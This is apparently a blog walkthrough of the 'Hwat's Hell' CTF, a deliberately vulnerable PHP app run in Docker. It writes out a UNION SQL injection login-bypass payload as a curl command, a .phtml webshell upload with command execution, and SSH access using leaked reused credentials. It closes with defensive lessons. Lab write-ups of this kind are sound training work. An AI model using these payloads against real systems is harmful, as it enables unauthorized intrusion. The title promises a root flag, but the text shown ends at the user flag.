Hwat’s Hell CTF Walkthrough: From Docker Setup to Root Flag
Auther: Abdullah Saif

Hwat’s Hell CTF Walkthrough: From Docker Setup to Root Flag
Auther: Abdullah Saif
Introduction
The Hwat’s Hell challenge is a deliberately vulnerable web application running inside a Docker container. It simulates a real-world penetration testing scenario where multiple chained vulnerabilities lead from initial access to full system compromise. This walkthrough covers every step from environment preparation to capturing the root flag.
Environment Setup
Understanding the Architecture Challenge
The first obstacle is architectural compatibility. The Docker image was built for linux/arm64 architecture (commonly used on Apple Silicon Macs), but the target system runs on x86_64 (Windows via WSL2). Without proper emulation support, Docker will throw warnings or fail to start the container.
Docker Desktop for Windows includes QEMU binary translation support, but it needs to be explicitly installed for cross-platform emulation. Running the tonistiigi/binfmt container registers the necessary handlers:
docker run --privileged --rm tonistiigi/binfmt --install allThis installs QEMU emulation for multiple architectures including arm64. Once complete, the arm64 container image can run on an amd64 host, albeit with some performance overhead due to emulation.

Loading and Starting the Container
The Docker image is distributed as a compressed tarball. Loading it is straightforward:
docker load -i /path/to/hwats-hell-amd64.tar.gz
After loading, the container needs to run with proper port mappings. The application serves a web interface on port 80 and SSH on port 2222:
docker run -d -p 80:80 -p 2222:22 --name hwats-hell-target hwats-hell:test
A quick verification confirms the container is running and the web server responds:
curl -s http://dev.hwatshell.local
The response reveals a PHP-based login portal titled “HwatShell Dev Portal — Staff Login” running on Apache with MariaDB as the database backend.
Information Gathering
Web Application Reconnaissance
The login page returns headers revealing important details: Apache 2.4.52 on Ubuntu, PHP session cookies via PHPSESSID, and standard cache-control headers. The form posts to index.php with username and password fields.



Initial SQL injection attempts with the classic admin' OR '1'='1' -- - payload return "Invalid username or password." rather than logging in. This suggests the application has some form of authentication logic that prevents simple boolean-based bypasses.
Source Code Discovery via Docker Inspection
Since we have access to the running container, we can inspect the filesystem directly using docker exec. This reveals the application structure:
docker exec hwats-hell-target find /var/www -type f -name "*.php"
The output shows the web root at /var/www/dev-portal/ containing several PHP files:
index.php— Login pageauth.php— Session authentication guardconfig.php— Database configurationdashboard.php— Admin dashboardupload_logo.php— Logo upload handlerupload_avatar.php— Avatar upload handlerlogout.php— Session destruction
An additional directory at /var/www/brochure/ exists but appears to be a decoy or default vhost.
Apache virtual host configuration confirms the dual-site setup. The default vhost serves the brochure site, while dev.hwatshell.local serves the dev portal. Critically, the uploads directory has PHP execution enabled via SetHandler application/x-httpd-php for .phtml and .php extensions, while the avatars directory has PHP explicitly disabled.
Vulnerability Analysis
SQL Injection in Login (Stage 2)
The index.php source code reveals a classic SQL injection vulnerability. The username parameter is concatenated directly into a SQL query string:
php
$sql = "SELECT id, username, role, password FROM users WHERE username = '$username' LIMIT 1";
The query selects four columns: id, username, role, and password. Importantly, the password validation happens in PHP after the query executes. The retrieved password hash is compared against md5($password) using strict equality. This means a simple OR 1=1 injection cannot bypass authentication because even though the query returns a row, the PHP-side password comparison will fail.
However, the application returns verbose SQL error messages via mysqli_error(), confirming error-based injection is viable. The intended exploitation path is a UNION-based injection that returns a fabricated row with a known MD5 hash.
Upload Vulnerability (Stage 4)
The upload_logo.php handler contains a blacklist-based extension filter:
php
$blocked = ['php', 'php2', 'php3', 'php4', 'php5', 'php7', 'phps', 'pht', 'phar'];The .phtml extension is conspicuously absent from this list. Combined with the Apache configuration that explicitly sets PHP handlers for .phtml files in the uploads directory, an attacker can upload a PHP webshell with the .phtml extension.
The handler also lacks any content validation. It does not check file magic bytes, MIME types, or image dimensions. The filename from the user is preserved directly via basename() with no randomization, making the uploaded file's location fully predictable.
Credential Reuse (Stage 5)
The config.php file contains database credentials in cleartext:
php
$DB_USER = 'hwatapp';
$DB_PASS = 'HwatD3vP@ss2024';
A comment in the source code explicitly states that the Linux system user hwatsauce reuses this exact password. This sets up a privilege escalation path from the www-data web server user to the hwatsauce system account.
Exploitation
Bypassing Authentication via UNION SQL Injection
The login query selects four columns. A UNION injection requires matching the column count and providing compatible data types. The payload crafts a fabricated row where the password column contains the MD5 hash of a known value:
The injection payload in the username field:
' UNION SELECT 1,'admin','admin','5d41402abc4b2a76b9719d911017c592' -- -The number 5d41402abc4b2a76b9719d911017c592 is the MD5 hash of the string "hello". When the PHP code executes $row['password'] === md5('hello'), the comparison evaluates to true, and the application creates an authenticated session.
The cURL command sends this payload as a POST request:
curl -s -L -c /tmp/cookies.txt -b /tmp/cookies.txt -X POST http://dev.hwatshell.local/index.php -d "username=' UNION SELECT 1,'admin','admin','5d41402abc4b2a76b9719d911017c592' -- -&password=hello"
The -L flag follows redirects, and the cookie jar stores the session for subsequent authenticated requests. The response confirms successful authentication by displaying the dashboard with "Signed in as admin (admin)".
Webshell Upload
With an authenticated session, the next step is to exploit the upload vulnerability. A minimal PHP webshell is created:
curl -s -L -c /tmp/cookies.txt -b /tmp/cookies.txt -F "logo=@/tmp/shell.phtml;filename=shell.phtml" http://dev.hwatshell.local/upload_logo.php
The response confirms success with the message “shell.phtml uploaded to /uploads/”. The dashboard also lists the uploaded file as a clickable link.
Remote Code Execution as www-data
Accessing the uploaded webshell with command parameters confirms code execution:
curl -s "http://dev.hwatshell.local/uploads/shell.phtml?cmd=id"
The output shows uid=33(www-data) gid=33(www-data) groups=33(www-data), confirming the web server user context. The application is now fully compromised at the application layer.
Privilege Escalation to hwatsauce
The SSH service exposed on port 2222 accepts connections. Using the credentials discovered in config.php:
ssh hwatsauce@127.0.0.1 -p 2222
Password: HwatD3vP@ss2024
After authentication, the shell confirms access to the hwatsauce account on the Ubuntu 22.04 system.
Capturing the User Flag
The user-level flag is stored in the home directory:
find / -name "user.txt" -type f 2>/dev/null
Output: d3112e1217e4ffabe3599cbaa94747bbFull Attack Chain Summary
The Hwat’s Hell challenge demonstrates a realistic multi-stage attack chain where each vulnerability builds upon the previous:
Docker Setup — Cross-platform emulation allows an arm64 container to run on an amd64 host, exposing a web application and SSH service.
SQL Injection — A UNION-based injection in the login form bypasses authentication by returning a fabricated row with a known password hash.
Source Code Analysis — Direct filesystem access reveals database credentials, upload vulnerabilities, and intentional credential reuse.
File Upload Bypass — The blacklist extension filter omits .phtml, allowing a PHP webshell to be uploaded and executed in the uploads directory.
Remote Code Execution — The webshell provides command execution as www-data.
Credential Reuse — Database credentials double as SSH login credentials for the hwatsauce system user.
Flag Capture — The user flag is read from the home directory.
Key Takeaways
Never trust blacklist-based filters. Extension blacklists are inherently incomplete. Whitelist-based validation is always more secure.
Parameterized queries prevent SQL injection. The single most impactful security fix would be using prepared statements with parameterized queries instead of string concatenation.
Credential reuse amplifies impact. A database password that also works for SSH turns a web application compromise into full system access.
Verbose error messages leak information. Returning raw SQL errors to the client aids attackers in crafting precise injection payloads.
Container inspection is powerful. When an attacker has any level of access to a container (even through docker exec), the entire application surface becomes visible.
메타데이터
- post_id
- 4e93a42fc49f
- slug
- hwats-hell-ctf-walkthrough-from-docker-setup-to-root-flag-4e93a42fc49f
- url
- https://medium.com/@ranaabdullahsaif30/hwats-hell-ctf-walkthrough-from-docker-setup-to-root-flag-4e93a42fc49f
- canonical_url
- https://medium.com/@ranaabdullahsaif30/hwats-hell-ctf-walkthrough-from-docker-setup-to-root-flag-4e93a42fc49f
- author_url
- https://medium.com/@ranaabdullahsaif30
- status
- ok
- fetched_at
- 2026-07-17 19:24:55